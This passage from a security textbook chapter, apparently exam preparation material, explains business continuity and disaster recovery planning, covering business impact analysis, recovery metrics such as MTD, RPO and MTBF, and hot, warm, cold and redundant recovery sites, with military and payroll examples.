Beyond personnel availability issues related to possible pandemics, strikes are another significant source of personnel shortages. Strikes by workers can prove extremely disruptive to business operations. One positive about strikes is that they usually are carried out in such a manner that the organization can plan for the occurrence. Most strikes are announced and planned in advance, which provides the organization with some lead-time, albeit not enough to assuage all financial impact related to the strike.

Personnel Availability

Another personnel-related issue that, while perhaps not as extreme as a strike, can still prove highly disruptive is the sudden separation from employment of a critical member of the workforce. Whether the employee was fired, suffered a major illness,

died, or hit the lottery, the resulting lack of availability can cause disruption if the organization was underprepared for this critical member's departure.

Communications Failure

Dependence upon communications without sufficient backup plans represents a common vulnerability that has grown with the increasing dependence on call centers, IP telephony, general Internet access, and providing services via the Internet. With this heightened dependence, any failure in communication equipment or connectivity can quickly become disastrous for an organization. There are many threats to an organization's communications infrastructure, but one of the most common disaster-causing events that occur with regularity is telecommunication lines being inadvertently cut by someone digging where they are not supposed to. Physical line breaks can cause significant outages.

Learn by Example

Internet2 Outage

One of the eye-opening impacts of Hurricane Katrina was a rather significant outage of Internet2, which provides high-speed connectivity for education and research networks. Qwest, which provides the infrastructure for Internet2, suffered an outage in one of the major long-haul links that ran from Atlanta to Houston. Reportedly, the outage was due to lack of availability of fuel in the area [15]. In addition to this outage, which impacted more than just those areas directly affected by the hurricane, there were substantial outages throughout Mississippi, which at its peak had more than a third of its public address space rendered unreachable [15].

The Disaster Recovery Process

Having discussed the importance of Business Continuity and Disaster Recovery Planning as well as examples of threats that justify this degree of planning, we will now focus on the fundamental steps involved in recovering from a disaster. By first covering the methodology of responding to a disaster event, a better understanding of the elements to be considered in the development of a BCP/DRP will be possible.

The general process of disaster recovery involves responding to the disruption; activation of the recovery team; ongoing tactical communication of the status of disaster and its associated recovery; further assessment of the damage caused by the disruptive event; and recovery of critical assets and processes in a manner consistent with the extent of the disaster. Different organizations and experts alike might disagree about the number or names of phases in the process, but, generally, the processes employed are much more similar than their names are divergent.

One point that can often be overlooked when focusing on disasters and their associated recovery is to ensure that personnel safety remains the top priority. The safety of an organization's personnel should be guaranteed at the expense of efficient or even successful restoration of operations or recovery of data. Safety should always trump business concerns.

Respond

In order to begin the disaster recovery process, there must be an initial response that begins the process of assessing the damage. Speed is essential during this initial assessment. There will be time later, should the event warrant significant recovery initiatives, to more thoroughly assess the full scope of the disaster.

The initial assessment will determine if the event in question constitutes a disaster. Further, a quick assessment as to whether data and/or systems can be recovered quickly enough to avoid the use of an alternate processing facility would be useful, but is not always determinable at this point. If there is little doubt that an alternate facility will be necessary, then the sooner this fact can be communicated, the better for the recoverability of the systems. Again, the initial response team should also be mindful of assessing the facility's safety for continued personnel usage, or seeking the counsel of those suitably trained for safety assessments of this nature.

Activate Team

If during the initial response to a disruptive event a disaster is declared, then the team that will be responsible for recovery needs to be activated. Depending on the scope of the disaster, this communication could prove extremely difficult. The use of calling trees, which will be discussed in the “[Call Trees](#)” section later in this chapter, can help to facilitate this process to ensure that members can be activated as smoothly as possible.

Communicate

After the successful activation of the disaster recovery team, it is likely that many individuals will be working in parallel on different aspects of the overall recovery process. One of the most difficult aspects of disaster recovery is ensuring that consistent timely status updates are communicated back to the central team managing the response and recovery process. This communication often must occur out-of-band, meaning that the typical communication method of leveraging an office phone will quite often not be a viable option. In addition to communication of internal status regarding the recovery activities, the organization must be prepared to provide external communications, which involves disseminating details regarding the organization’s recovery status with the public.

Assess

Though an initial assessment was carried out during the initial response portion of the disaster recovery process, the (now activated) disaster recovery team will perform a more detailed and thorough assessment. The team will proceed to assess the extent of the damage to determine the proper steps necessary to ensure the organization’s ability to meet its mission and Maximum Tolerable Downtime (MTD). Depending on whether and what type of alternate computing facilities are available, the team could recommend that the ultimate restoration or reconstitution occurs at the alternate site. An additional aspect of the assessment not to be overlooked is the need to continually be mindful of ensuring the ongoing safety of organizational personnel.

Reconstitution

The primary goal of the reconstitution phase is to successfully recover critical business operations either at a primary or secondary site. If an alternate site is leveraged, adequate safety and security controls must be in place in order to maintain the expected degree of security the organization typically employs. The use of an alternate computing facility for recovery should not expose the organization to further security incidents. In addition to the recovery team's efforts at reconstitution of critical business functions at an alternate location, a salvage team will be employed to begin the recovery process at the primary facility that experienced the disaster. Ultimately, the expectation is (unless wholly unwarranted given the circumstances) that the primary site will be recovered, and that the alternate facility's operations will "fail back" or be transferred again to the primary center of operations.

Developing a BCP/DRP

Developing a BCP/DRP is vital for an organization's ability to respond and recover from an interruption in normal business functions or a catastrophic event. In order to ensure that all planning has been considered, the BCP/DRP has a specific set of requirements to review and implement. Below are listed the high-level steps, according to NIST SP800-34, to achieving a sound, logical BCP/DRP. NIST SP800-34 is the National Institute of Standards and Technology's Contingency Planning Guide for Federal Information Systems, which can be found at <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-34r1.pdf>.

- Project Initiation
- Scope the Project
- Business Impact Analysis
- Identify Preventive Controls
- Recovery Strategy
- Plan Design and Development
- Implementation, Training, and Testing
- BCP/DRP Maintenance [12]

Learn by Example

Assessing Communications Risks

The home of United States Pacific Command (PACOM), the US military combatant command responsible for the Pacific region of the world, is located on Oahu, Hawaii. Combatant commands play a vital role in the US military's overall mission. Oahu has limited power, personnel, and Internet connectivity due to its island environment. If PACOM wanted to create a BCP/DRP that addressed all the risks involved with operations on an island like Oahu, what should they consider? How much is PACOM dependent on the island of Oahu to provide communications services for military operations?

At the time of PACOM initiating BCP/DRP planning, it was determined that there were only four active communication submarine fiber optic cables that connect all of Hawaii's


communications. According to the International Cable Protection Committee (see <https://www.iscpc.org/information/cable-data/>), contrary to what most people think, satellite communications only provide about 5% of the total communications traffic to and from Hawaii [16]. Ninety-five percent are conducted over long fiber optic cables that span from Hawaii to California, Washington State, Japan, and Australia. Each cable connects to the island's infrastructure at just two physical junctures on the island. A natural disaster such as a tsunami or typhoon could damage the connection points and render the entire island without IT or standard telephonic communications. Through PACOM's business impact analysis, it was also discovered that each connection point's physical security was fenced but with no guards or alarms. This meant that PACOM was vulnerable not only to natural physical threats but to malicious human threats as well. It was a result of PACOM's BCP/DRP development effort that this vulnerability was discovered.

Project Initiation

In order to develop the BCP/DRP, the scope of the project must be determined and agreed upon. This involves seven distinct milestones [12] as listed below:

1. *Develop the contingency planning policy statement:* A formal department or agency policy provides the authority and guidance necessary to develop an effective contingency plan.
2. *Conduct the business impact analysis (BIA):* The BIA helps to identify and prioritize critical IT systems and components. A template for developing the BIA is also provided to assist the user.
3. *Identify preventive controls:* Measures taken to reduce the effects of system disruptions can increase system availability and reduce contingency lifecycle costs.
4. *Develop recovery strategies:* Thorough recovery strategies ensure that the system may be recovered quickly and effectively following a disruption.
5. *Develop an IT contingency plan:* The contingency plan should contain detailed guidance and procedures for restoring a damaged system.
6. *Plan testing, training, and exercises:* Testing the plan identifies planning gaps, whereas training prepares recovery personnel for plan activation; both activities improve plan effectiveness and overall agency preparedness.
7. *Plan maintenance:* The plan should be a living document that is updated regularly to remain current with system enhancements [12].

Implementing software and application recovery can be the most difficult for organizations facing a disaster event. Hardware is relatively easy to obtain. Specific software baselines and configurations with user data can be extremely difficult to implement if not planned for before the event occurs. Fig. 8.19 shows the BCP/DRP process, actions, and personnel involved in the plan creation and implementation. IT is a major part of any organizational BCP/DRP but, as Fig. 8.19 shows, it is not the only concern for C-level managers. In fact, IT is called upon to provide support to those parts of the organization directly fulfilling the business mission. IT has particular responsibilities when faced with a disruption in business operations because the organization's communications depend so heavily on the IT

**FIG. 8.19**

The BCP/DRP process.

infrastructure. As you review Fig. 8.19, also note that the IT BCP/DRP will have a direct impact on the entire organization's response during an emergency event. The top line of Fig. 8.19 shows the organization-wide BCP/DRP process; below that is the IT BCP/DRP process. You can see through the arrows how each is connected to the other.

Management Support

It goes without saying that any BCP/DRP is worthless without the consent of the upper level management team. The “C”-level managers must agree to any plan set forth and also must agree to support the action items listed in the plan if an

emergency event occurs. C-level management refers to people within an organization like the chief executive officer (CEO), the chief operating officer (COO), the chief information officer (CIO), and the chief financial officer (CFO). C-level managers are important, especially during a disruptive event, because they have enough power and authority to speak for the entire organization when dealing with outside media and are high enough within the organization to commit resources necessary to move from the disaster into recovery if outside resources are required. This also includes getting agreement for spending the necessary resources to reconstitute the organization's necessary functionality.

Another reason that the C-level management may want to conduct a BCP/DRP project for the organization is to identify process improvements and increase efficiency within the organization. Once the BCP/DRP project development plan has been completed, the management will be able to determine which portions of the organization are highly productive and are aware of all of the impacts they have on the rest of the organization and how other entities within the organization affect them.

BCP/DRP Project Manager

The *BCP/DRP project manager* is the key Point of Contact (POC) for ensuring that a BCP/DRP is not only completed, but also routinely tested. This person needs to have business skills, be extremely competent and knowledgeable with regard to the organization and its mission, and must be a good manager and leader in case there is an event that causes the BCP or DRP to be implemented. In most cases, the project manager is the Point of Contact for every person within the organization during a crisis.

Organizational skills are necessary to manage such a daunting task, as these are very important, and the project manager must be very organized. The most important quality of the project manager is that he/she has credibility and enough authority within the organization to make important, critical decisions with regard to implementing the BCP/DRP. Surprisingly enough, this person does not need to have in-depth technical skills. Instead, some technical knowledge is required but, most importantly, the project manager needs to have the negotiation and people skills necessary to create and disseminate the BCP/DRP among all the stakeholders within the organization.

Building the BCP/DRP Team

Building the BCP/DRP team is essential for the organization. The BCP/DRP team comprises those personnel that will have responsibilities if/when an emergency occurs. Before identification of the BCP/DRP personnel can take place, the Continuity Planning Project Team (CPPT) must be assembled. The CPPT is comprised of stakeholders within an organization and focuses on identifying who would need to play a role if a specific emergency event were to occur. This includes people from the human resources section, public relations (PR), IT staff, physical security, line managers, essential personnel for full business effectiveness, and anyone else responsible

for essential functions. Also, depending on the type of emergency, different people may have to play a different role. For example, in an IT emergency event that only affected the internal workings of the organization, PR may not have a vital role. However, any emergency that affects customers or the general public would require PR's direct involvement.

Some difficult issues with regard to planning for the CPPT are how to handle the manager/employee relationship. In many software and IT-related businesses, employees are "matrixed." A matrixed organization leverages the expertise of employees by having them work numerous projects under many different management chains of command. For example: employee John Smith is working on four different projects for four different managers. Who will take responsibility for John in the event of an emergency? These types of questions will be answered by the CPPT. It is the planning team that finds answers to organizational questions such as the above example. It should be understood and planned that, in an emergency situation, people become difficult to manage.

Scoping the Project

Properly scoping the BCP/DRP is crucial and difficult. Scoping means defining exactly what assets are protected by the plan, which emergency events this plan will be able to address, and finally determining the resources necessary to completely create and implement the plan. Many players within the organization will have to be involved when scoping the project to ensure that all portions of the organization are represented. Specific questions will need to be asked of the BCP/DRP planning team like, "What is in and out of scope for this plan?"

After receiving C-level approval and input from the rest of the organization, objectives and deliverables can then be determined. These objectives are usually created as "if/then" statements. For example, "If there is a hurricane, then the organization will enact plan H—the Physical Relocation and Employee Safety Plan." Plan H is unique to the organization but it does encompass all the BCP/DRP subplans required. An objective would be to create this plan and have it reviewed by all members of the organization by a specific date. This objective will have a number of deliverables required to create and fully vet this plan: for example, draft documents, exercise-planning meetings, and tabletop preliminary exercises. Each organization will have its own unique set of objectives and deliverables when creating the BCP/DRP depending on the organization's needs.

Executive management must at least ensure that support is given for three BCP/DRP items:

1. Executive management support is needed for initiating the plan.
2. Executive management support is needed for final approval of the plan.
3. Executive management must demonstrate due care and due diligence and be held liable under applicable laws/regulations.

Assessing the Critical State

Assessing the critical state can be difficult because determining which pieces of the IT infrastructure are critical depends solely on the how it supports the users within the organization. For example, without consulting all of the users, a simple mapping program may not seem to be a critical asset for an organization. However, if there is a user group that drives trucks and makes deliveries for business purposes, this mapping software may be critical for them to schedule pick-ups and deliveries.

Listed in [Table 8.3](#) is a list of example critical assets. Also notice that, when compiling the critical state and asset list associated with it, the BCP/DRP project manager should note how the assets impact the organization in a section called “Business Impact.”

As you see in [Table 8.3](#), not all IT assets have the same critical state. Within the Critical State asset list, it is encouraged that the BCP/DRP project manager uses a qualitative approach when documenting the assets, groups, processes, and impacts. During the business impact analysis, a quantitative measurement will be determined to associate with the impact of each entry.

Conduct Business Impact Analysis (BIA)

The *Business Impact Analysis (BIA)* is the formal method for determining how a disruption to the IT system(s) of an organization will impact the organization’s requirements, processes, and interdependencies with respect to the business mission [\[12\]](#). It is an analysis to identify and prioritize critical IT systems and components. It enables the BCP/DRP project manager to fully characterize the IT contingency requirements and priorities [\[12\]](#). The objective is to correlate the IT system components with the critical service it supports. It also aims to quantify the consequence of a disruption to

Table 8.3 Example Critical State IT Asset List.

IT Asset	User Group Affected	Business Process Affected	Business Impact
GIS Mapping Software V2.8 Time Keeping System V3.0	Delivery drivers All employees	On-time delivery of goods Time keeping and payment for employees	Customer relations and trust may be damaged Late paychecks are tolerable for a very short period (max. 5 days). Employees may walk off job site or worse
Microsoft Teams internal messaging system	Executive board, finance, accounting	Financial group communications with executive committee	Mild impact, financial group can also use email to communicate

the system component and how that will affect the organization. The primary goal of the BIA is to determine the Maximum Tolerable Downtime (MTD) for a specific IT asset. This will directly impact what disaster recovery solution is chosen. For example, an IT asset that can only suffer a loss of service of 24 hours will have to utilize a warm recovery site at a minimum in order to prevent catastrophic loss in the event of a disruption.

Another benefit of conducting the BIA is that it also provides information to improve business processes and efficiencies because it details all of the organization's policies and implementation efforts. If there are inefficiencies in the business process, the BIA will reflect that.

Exam Warning

The BIA is comprised of two processes. First, identification of critical assets must occur. Second, a comprehensive risk assessment is conducted.

Identify Critical Assets

Remember, the BIA is conducted and the Critical State Asset List is created for every IT system within the organization, no matter how trivial or unimportant. This is to ensure that each system has been accounted for. Once the list is assembled and users and user representatives have received input, the critical asset list can be created. The critical asset list is a list of those IT assets that are deemed business-essential by the organization. These systems' DRP/BCP must have the best available recovery capabilities assigned to them.

Conduct BCP/DRP-Focused Risk Assessment

The BCP/DRP-focused risk assessment determines what risks are inherent to which IT assets. A vulnerability analysis is also conducted for each IT system and major application. This is done because most traditional BCP/DRP evaluations focus on physical security threats, both natural and human. However, because of the nature of Internet-connected IT systems, the risk of a disruption occurring is much greater and therefore must be mitigated.

Table 8.4 demonstrates a basic risk assessment for a company's email system. In this example case, the company is using Microsoft Exchange and has approximately 100 users. Notice that each mitigation tactic will have an effect on the overall risk by accepting, reducing, eliminating, or transferring the risk. Risk assessment and mitigation are covered in depth in [Chapter 2](#), Domain 1: Security and Risk Management.

Determine Maximum Tolerable Downtime

The primary goal of the BIA is to determine the *Maximum Tolerable Downtime (MTD)*, which describes the total time a system can be inoperable before an organization is severely impacted. It is the maximum time it takes to execute the reconstitution phase. Reconstitution is the process of moving an organization from disaster recovery to business operations.

Table 8.4 Risk Assessment for Company X's Email System.

Risk Assessment Finding	Vulnerability	BIA	Mitigation
Server located in unlocked room	Physical access by unauthorized persons	Potentially cause loss of Confidentiality, Integrity, and Availability (CIA) for email system through physical attack on the system	Install hardware locks with PIN and alarm system (risk is reduced to acceptable level)
Software is two versions out of date	This version is insecure and has reached end of life from vendor	Loss of CIA for email system through cyber attack	Update system software (risk is eliminated)
No firewall solution implemented/no DMZ	Exposure to Internet without FW increases cyber threat greatly	Loss of CIA for email system through cyber attack	Move email server into a managed hosting site (risk is transferred to hosting organization)

Maximum Tolerable Downtime is comprised of two metrics: the *Recovery Time Objective (RTO)* and the *Work Recovery Time (WRT)* (see below).

Alternate Terms for MTD

Depending on the business continuity framework that is used, other terms may be substituted for Maximum Tolerable Downtime. These include *Maximum Allowable Downtime (MAD)*, *Maximum Tolerable Outage (MTO)*, and *Maximum Acceptable Outage (MAO)*.

Though there may be slight differences in definition, the terms are substantially the same, and are sometimes used interchangeably. For the purposes of consistency, the term MTD will be used in this chapter.

Learn by Example

The Importance of Payroll

An IT security instructor was teaching a group of Air Force IT technicians. At the time, the instructor was attempting to teach the Air Force techs how to prioritize which IT systems should be reconstituted in the event of a disruption. In one of the exercises, the IT techs rated the payroll system as being of the utmost importance for fighting the war and no other war fighting system could take precedence over the payroll system. When the instructor asked the IT techs why this was the case, they said, “If we don’t get paid, then we’re not fighting … That’s why the payroll system is the most important. Without it, we are going to lose the war!”

This is a true story and an excellent point to consider especially when planning for payroll systems. In any BCP/DRP, special attention needs to be paid (no pun intended) to the payroll system and

how the organization is going to pay employees in the event of a disruption of IT operations. Every possible disruption scenario needs to be planned for and vetted to ensure that business will continue to function. Employees do not work well when paychecks are late or missing.

Payroll may be used to determine the outer bound for a MTD. Any one payroll could be impacted by a sudden disaster, such as an 11:30 AM datacenter flood, when printing paychecks is scheduled at noon. Most organizations should not allow unmanaged risk of two missed payrolls: if a company pays every 2 weeks, the maximum MTD would be 2 weeks. This is used to determine the outer bound; most organizations will determine a far lower MTD (sometimes in days, hours, or less).

Failure and Recovery Metrics

A number of metrics are used to quantify how frequently systems fail, how long a system may exist in a failed state, and the maximum time to recover from failure. These metrics include the *Recovery Point Objective (RPO)*, Recovery Time Objective (RTO), Work Recovery Time (WRT), Mean Time Between Failures (MTBF), Mean Time to Repair (MTTR), and *Minimum Operating Requirements (MOR)*.

Recovery Point Objective

The Recovery Point Objective (RPO) is the amount of data loss or system inaccessibility (measured in time) that an organization can withstand. “If you perform weekly backups, someone made a decision that your company could tolerate the loss of a week’s worth of data. If backups are performed on Saturday evenings and a system fails on Saturday afternoon, you have lost the entire week’s worth of data. This is the recovery point objective. In this case, the RPO is 1 week” [17].

RPOs are defined by specific actions that require users to obtain data access. For example, the RPO for the NASDAQ stock exchange would be: the point in time when users are allowed to execute a trade (the next available trading day).

This requires NASDAQ to always be available during recognized trading hours, no matter what. When there are no trades occurring on NASDAQ, the system can afford to be offline, but in the event of a major disruption, the recovery point objective would be when users require access in order to execute a trade. If users fail to receive access at that point, then the NASDAQ trading system will suffer a significant business impact that would negatively affect the NASDAQ organization.

The RPO represents the maximum acceptable amount of data/work loss for a given process because of a disaster or disruptive event.

Recovery Time Objective (RTO) and Work Recovery Time (WRT)

The Recovery Time Objective (RTO) describes the maximum time allowed to recover business or IT systems. RTO is also called the systems recovery time. This is one part of Maximum Tolerable Downtime: once the system is physically running, it must be configured.

Work Recovery Time (WRT) describes the time required to configure a recovered system. “Downtime consists of two elements, the systems recovery time and the work recovery time. Therefore, $MTD = RTO + WRT$ ” [17].

Mean Time Between Failures

Mean Time Between Failures (MTBF) quantifies how long a new or repaired system will run before failing. It is typically generated by a component vendor and is largely applicable to hardware as opposed to applications and software. A vendor selling LCD computer monitors may run 100 monitors 24 hours a day for 2 weeks and observe just one monitor failure. The vendor then extrapolates the following:

$$100 \text{ LCD computer monitors} \times 14 \text{ days} \times 24 \text{ hours/day} = 1 \text{ failure}/33,600 \text{ hours}$$

This does not mean that one LCD computer monitor will be able to run for 3.8 years (33,600 hours) without failing [18]. Each monitor may fail at rates significantly different from this calculated mean (or average in this case). However, for planning purposes, we can assume that if we were running an office with 20 monitors, we can expect that one will fail about every 70 days. Once the vendor releases the MTBF, it is incumbent upon the BCP/DRP team to determine the correct amount of expected failures within the IT system during a course of time. Calculating the MTBF becomes less reliant when an organization uses fewer and fewer hardware assets. See the example below to see how to calculate the MTBF for 20 LCD computer monitors.

$$1 \text{ failure}/33,600 \text{ hours} = 20 \text{ LCD computer monitors} \times X \text{ days} \times 24 \text{ hours/day}$$

Solve for X by dividing both sides of the equation by 20×24

$$X \text{ days} = 33,600/20 \times 24$$

$$X \text{ days} = 70$$

Mean Time to Repair (MTTR)

The Mean Time to Repair (MTTR) describes how long it will take to recover a specific failed system. It is the best estimate for reconstituting the IT system so that business continuity may occur.

Minimum Operating Requirements

Minimum Operating Requirements (MOR) describe the minimum environmental and connectivity requirements in order to operate computer equipment. It is important to determine and document what the MOR is for each IT-critical asset because, in the event of a disruptive event or disaster, proper analysis can be conducted quickly to determine if the IT assets will be able to function in the emergency environment.

Identify Preventive Controls

Preventive controls prevent disruptive events from having an impact. For example, as stated in [Chapter 4](#), Domain 3: Security Architecture and Engineering, HVAC systems are designed to prevent computer equipment from overheating and failing.

The BIA will identify some risks that may be mitigated immediately. This is another advantage of performing BCP/DRP, including the BIA: it improves your security, even if no disaster occurs.

Recovery Strategy

Once the BIA is complete, the BCP team knows the Maximum Tolerable Downtime. This metric, as well as others including the Recovery Point Objective and Recovery Time Objective, is used to determine the recovery strategy. A cold site cannot be used if the MTD is 12 hours, for example. As a general rule, the shorter the MTD, the more expensive the recovery solution will be, as shown in [Fig. 8.20](#).

You must always maintain technical, physical, and administrative controls when using any recovery option.

Supply Chain Management

Acquisition of computer equipment and business systems can be fairly straightforward during normal business operations. This can change drastically during a disaster. For example, an organization plans to equip a cold site in the event of disaster and purchase 200 computer servers during a disaster.




FIG. 8.20

Recovery technologies' cost vs. availability.

If the disaster is localized to that one organization, this strategy can be successful. But what if there is a generalized disaster, and many organizations are each seeking to purchase hundreds of computers? In an age of “just in time” shipment of goods, this means many organizations will fail to acquire adequate replacement computers. Supply chain management manages this challenge.

Some computer manufacturers offer guaranteed replacement insurance for a specific range of disasters. The insurance is priced per server, and includes a service level agreement that specifies the replacement time. The BCP team should analyze all forms of relevant insurance.

Telecommunication Management

Telecommunication management ensures the availability of electronic communications during a disaster. Communications is often one of the first processes to fail during a disaster. In the event of a widespread disaster, electricity, landlines, and cell phone towers may be inoperable, as they were in Louisiana in the aftermath of Hurricane Katrina. In that case, satellite phones were the only means of electronic communication immediately after the hurricane.

Also, most communications systems are designed on the assumption that only a small percentage of users will access them simultaneously. Most landlines and cell phones became unusable in New York City in the aftermath of the terrorist attacks of 9/11/2001, mostly due to congestion: too many people attempted to simultaneously use their phones.

Wired circuits such as T1s, T3s, and frame relay need to be specifically addressed. A normal installation lead-time for a new T1 circuit may be 30–45 days during normal business operations. That alone is longer than most organizations’ Maximum Tolerable Downtime. Also, lead-times tend to lengthen during disasters, as telecommunications providers may need to repair their own systems while managing increased orders from other organizations affected by a widespread disaster.

Wireless network equipment can play a crucial role in a successful telecommunication management plan. Point-to-point wireless links can be quickly established by a single organization, and some point-to-point long haul wireless equipment can operate at distances of 50 miles or more. A generator can provide power if necessary.

Utility Management

Utility management addresses the availability of utilities such as power, water, gas, etc., during a disaster. Specific utility mitigating controls such as power availability, generators, and uninterruptible power supplies are discussed in [Chapter 4](#), Domain 3: Security Architecture and Engineering.

The utility management plan should address all utilities required by business operations, including power, heating, cooling, and water. Specific sections should address the unavailability of any required utility.

Recovery Options

Once an organization has determined its maximum tolerable downtime, the choice of recovery options can be determined. For example, a 10-day MTD indicates that a cold site may be a reasonable option. An MTD of a few hours indicates that a redundant site or hot site is a potential option.

Redundant Site

A *redundant site* is an exact production duplicate of a system that has the capability to seamlessly operate all necessary IT operations without loss of services to the end user of the system. A redundant site receives data backups in real time so that in the event of a disaster, the users of the system have no loss of data. It is a building configured exactly like the primary site and is the most expensive recovery option because it effectively more than doubles the cost of IT operations. To be fully redundant, a site must have real-time data backups to the redundant system and the end user should not notice any difference in IT services or operations in the event of a disruptive event.

Note

Within the US DoD, IT systems' criticality is measured against just one thing; how important is this IT system for fighting a war? Based on the answer, it can be issued a Mission Assurance Category level (MAC level) I, II, or III. MAC I systems within the DoD must maintain completely redundant systems that are not colocated with the production system. By definition, there is no circumstance when a user of a MAC I system would find the system non-functional. This drive up the cost of operations not only because of the extra manpower and technology a redundant site will require, but also because of the protected communications line between each backup and production system. Ensuring that the data is mirrored successfully, so that there is no loss of service to the end user no matter what catastrophic event may occur, can be a daunting task to say the least.

Hot Site

A *hot site* is a location that an organization may relocate to following a major disruption or disaster. It is a datacenter with a raised floor, power, utilities, computer peripherals, and fully configured computers. The hot site will have all necessary hardware and critical application data mirrored in real time. A hot site will have the capability to allow the organization to resume critical operations within a very short period of time—sometimes in less than an hour.

It is important to note the difference between a hot site and a redundant site. Hot sites can quickly recover critical IT functionality; it may even be measured in minutes instead of hours. However, a redundant site will appear as operating normally to the end user no matter what the state of operations is for the IT program. A hot site has all the same physical, technical, and administrative controls implemented in the production site.

Warm Site

A *warm site* has some aspects of a hot site; for example, readily accessible hardware and connectivity, but it will have to rely upon backup data in order to reconstitute a system after a disruption. It is a datacenter with a raised floor, power, utilities, computer peripherals, and fully configured computers.

Because of the extensive costs involved to maintain a hot or redundant site, many organizations will elect to use a warm site recovery solution. These organizations will have to be able to withstand an MTD of at least 1–3 days in order to consider a warm site solution. The longer the MTD is, the less expensive the recovery solution will be. Usually, with well-trained personnel and vendor contracts in place, a warm site can reconstitute critical IT functionality within a 24–48-hour time period.

Cold Site

A *cold site* is the least expensive recovery solution to implement. It does not include backup copies of data, nor does it contain any immediately available hardware. After a disruptive event, a cold site will take the longest amount of time of all recovery solutions to implement and restore critical IT services for the organization. Especially in a disaster area, it could take weeks to get vendor hardware shipments in place, so organizations using a cold site recovery solution will have to be able to withstand a significantly long MTD—usually measured in weeks, not days. A cold site is typically a datacenter with a raised floor, power, utilities, and physical security, but not much beyond that.

Reciprocal Agreement

Reciprocal agreements are a bi-directional agreement between two organizations in which one organization promises another organization that it can move in and share space if it experiences a disaster. It is documented in the form of a contract written to gain support from outside organizations in the event of a disaster. They are also referred to as Mutual Aid Agreements (MAAs) and they are structured so that each organization will assist the other in the event of an emergency.

Note

In the US military, Southern Command (SOUTHCOM) is located in Miami, Florida, and Central Command (CENTCOM) is located in Tampa, Florida. For years, each command had a reciprocal agreement with one another in the event of a natural disaster. If SOUTHCOM had to evacuate because of a hurricane warning, all critical operations would be transferred to CENTCOM's Tampa location. Of course, there was a flaw with that plan. What would each command do if the same natural disaster threatened both locations? This occurred during Hurricane Andrew. Homestead Air Force Base (the headquarters for SOUTHCOM) was completely destroyed and the hurricane also crippled the Tampa, Florida, area closing MacDill Air Force Base (the home of CENTCOM). Since then, each command must have emergency operations centers located outside the Southeastern United States.

Mobile Site

Mobile sites are “datacenters on wheels”: towable trailers that contain racks of computer equipment, as well as HVAC, fire suppression, and physical security. They are a good fit for disasters such as a datacenter flood, where the datacenter is damaged but the rest of the facility and surrounding property are intact. They may be towed onsite, supplied power and network, and brought online.

Mobile datacenters are typically placed within the physical property lines, and are protected by defenses such as fences, gates, and security cameras. Another advantage is that personnel can report to their primary site and offices.

Subscription Services

Some organizations outsource their BCP/DRP planning and/or implementation by paying another company to perform those services. This effectively transfers the risk to the insurer company. This is based upon a simple insurance model, and companies have built profit models and offer services for customers offering BCP/DRP insurance. Cloud-enabled disaster recovery service providers have become increasingly common to the point of having their own cloudified nomenclature, DRaaS (Disaster Recovery as a Service).

Related Plans

As discussed previously, the Business Continuity Plan is an umbrella plan that contains other plans. In addition to the Disaster Recovery Plan, other plans include the Continuity of Operations Plan (COOP), the *Business Resumption/Recovery Plan (BRP)*, *Continuity of Support Plan*, Cyber Incident Response Plan, Occupant Emergency Plan (OEP), and the *Crisis Management Plan (CMP)*. [Table 8.5](#), from NIST Special Publication 800-34, summarizes these plans.

Continuity of Operations Plan (COOP)

